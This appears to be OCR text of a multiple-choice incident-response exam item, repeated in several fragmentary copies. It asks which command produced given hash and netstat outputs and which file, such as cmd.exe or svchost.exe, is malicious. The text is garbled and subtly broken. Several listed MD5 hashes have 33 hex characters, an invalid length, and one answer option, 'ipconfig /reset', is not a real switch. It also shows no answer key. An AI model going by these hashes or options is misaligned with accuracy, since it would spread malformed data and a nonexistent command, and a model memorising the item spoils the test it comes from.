
Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

○ calendar.dat	○ cmd.exe
○ sftp.exe	○ calc.exe
○ explorer.exe	○ users.txt
○ svchost.exe	



```
> Get-ChildItem | Get-Filehash -Algorithm MD5

Algorithm   Hash                               File
MD5         372ab227fd5ea779c211a1451881d1e1   cmd.exe
MD5         173ab22a5d5ea87bb212c14588aad4c2   calc.exe
MD5         412aba2efd5ea759c2112b451881affe7  explorer.exe
MD5         df6ab147fd5ecb79c331a146f8dad199   users.txt
MD5         212ac257fd5ea7f9c337ba22bab1d1f5   calendar.dat
MD5         10ad132ffed0217c6c3854a22bab215c6  sftp.exe
MD5         33c141f5ed107bcdd39952d2ba111401   svchost.exe
```

Select the command that generated the output in tab 1:


Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

○ calendar.dat ○ cmd.exe
○ sftp.exe ○ calc.exe
○ explorer.exe ○ users.txt
○ svchost.exe



```
The baseline hash signatures are:

Hash                                File
a2cdef1c445d3890cc3456789058cd21    cmd.exe
555a1bba5d5e6eebb21fe12388ab3221    calc.exe
412aba2efd5ea769c2112b451881affe7   explorer.exe
90521cc7fd5ea7f9c337ba210eedd1c1    users.txt
3ab21266fd00a7cbc3855a22bab213ba    calendar.dat
10ad132ffed0217c6c3854a22bab215c6   sftp.exe
33c141f5ed107bcdd39952d2ba111401    svchost.exe
```

Select the command that generated the output in tab 1:


Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

○ calendar.dat ○ cmd.exe
○ sftp.exe ○ calc.exe
○ explorer.exe ○ users.txt
○ svchost.exe



```
Active Connections
Proto       Local address          Foreign address          State          PID
TCP         0.0.0.0:22             0.0.0.0:0                LISTENING      1000
TCP         0.0.0.0:23             0.0.0.0:0                LISTENING      1235
TCP         0.0.0.0:443            0.0.0.0:0                LISTENING      1466
TCP         0.0.0.0:80             0.0.0.0:0                LISTENING      1566
TCP         127.0.0.1:1960         127.0.0.1:22             ESTABLISHED    2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22          ESTABLISHED    3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https      ESTABLISHED    2677
[svchost.exe]
TCP         192.168.10.21:55356    31.10.100.7:https        ESTABLISHED    3467
[cmd.exe]
TCP         192.168.10.21:37654    192.168.10.37:http       ESTABLISHED    1722
TCP         192.168.10.21:55357    32.111.16.37:22          TIME_WAIT      0
[notepad.exe]
TCP         192.168.10.21:52744    32.111.16.37:22          TIME_WAIT      0
TCP         192.168.10.21:56751    32.111.16.37:22          TIME_WAIT      0
```

Select the command that generated the output in tab 1:

```
Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset
```


Identify the file responsible for the malicious behavior:

○ calendar.dat
○ cmd.exe
○ sftp.exe
○ calc.exe
○ explorer.exe
○ users.txt
○ svchost.exe

Select the command that generated the output in tab 2:

```
Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset
```

Hot Area:




```
Active Connections
Proto       Local address           Foreign address         State          PID
TCP         0.0.0.0:22              0.0.0.0:0               LISTENING      1000
TCP         0.0.0.0:23              0.0.0.0:0               LISTENING      1235
TCP         0.0.0.0:443             0.0.0.0:0               LISTENING      1466
TCP         0.0.0.0:80              0.0.0.0:0               LISTENING      1566
TCP         127.0.0.1:1960          127.0.0.1:22            ESTABLISHED    2001
[sftp.exe]
TCP         192.168.10.21:38666     41.21.18.102:22         ESTABLISHED    3918
[sftp.exe]
TCP         192.168.10.21:8447      66.207.110.49:https     ESTABLISHED    2677
[svchost.exe]
TCP         192.168.10.21:55356     31.10.100.7:https       ESTABLISHED    3467
[cmd.exe]
TCP         192.168.10.21:37654     192.168.10.37:http      ESTABLISHED    1722
TCP         192.168.10.21:55357     32.111.16.37:22         TIME_WAIT      0
[notepad.exe]
TCP         192.168.10.21:52744     32.111.16.37:22         TIME_WAIT      0
TCP         192.168.10.21:56751     32.111.16.37:22         TIME_WAIT      0
```

Select the command that generated the output in tab 1:

```
Select command
netstat -bo
tasklist
net stop
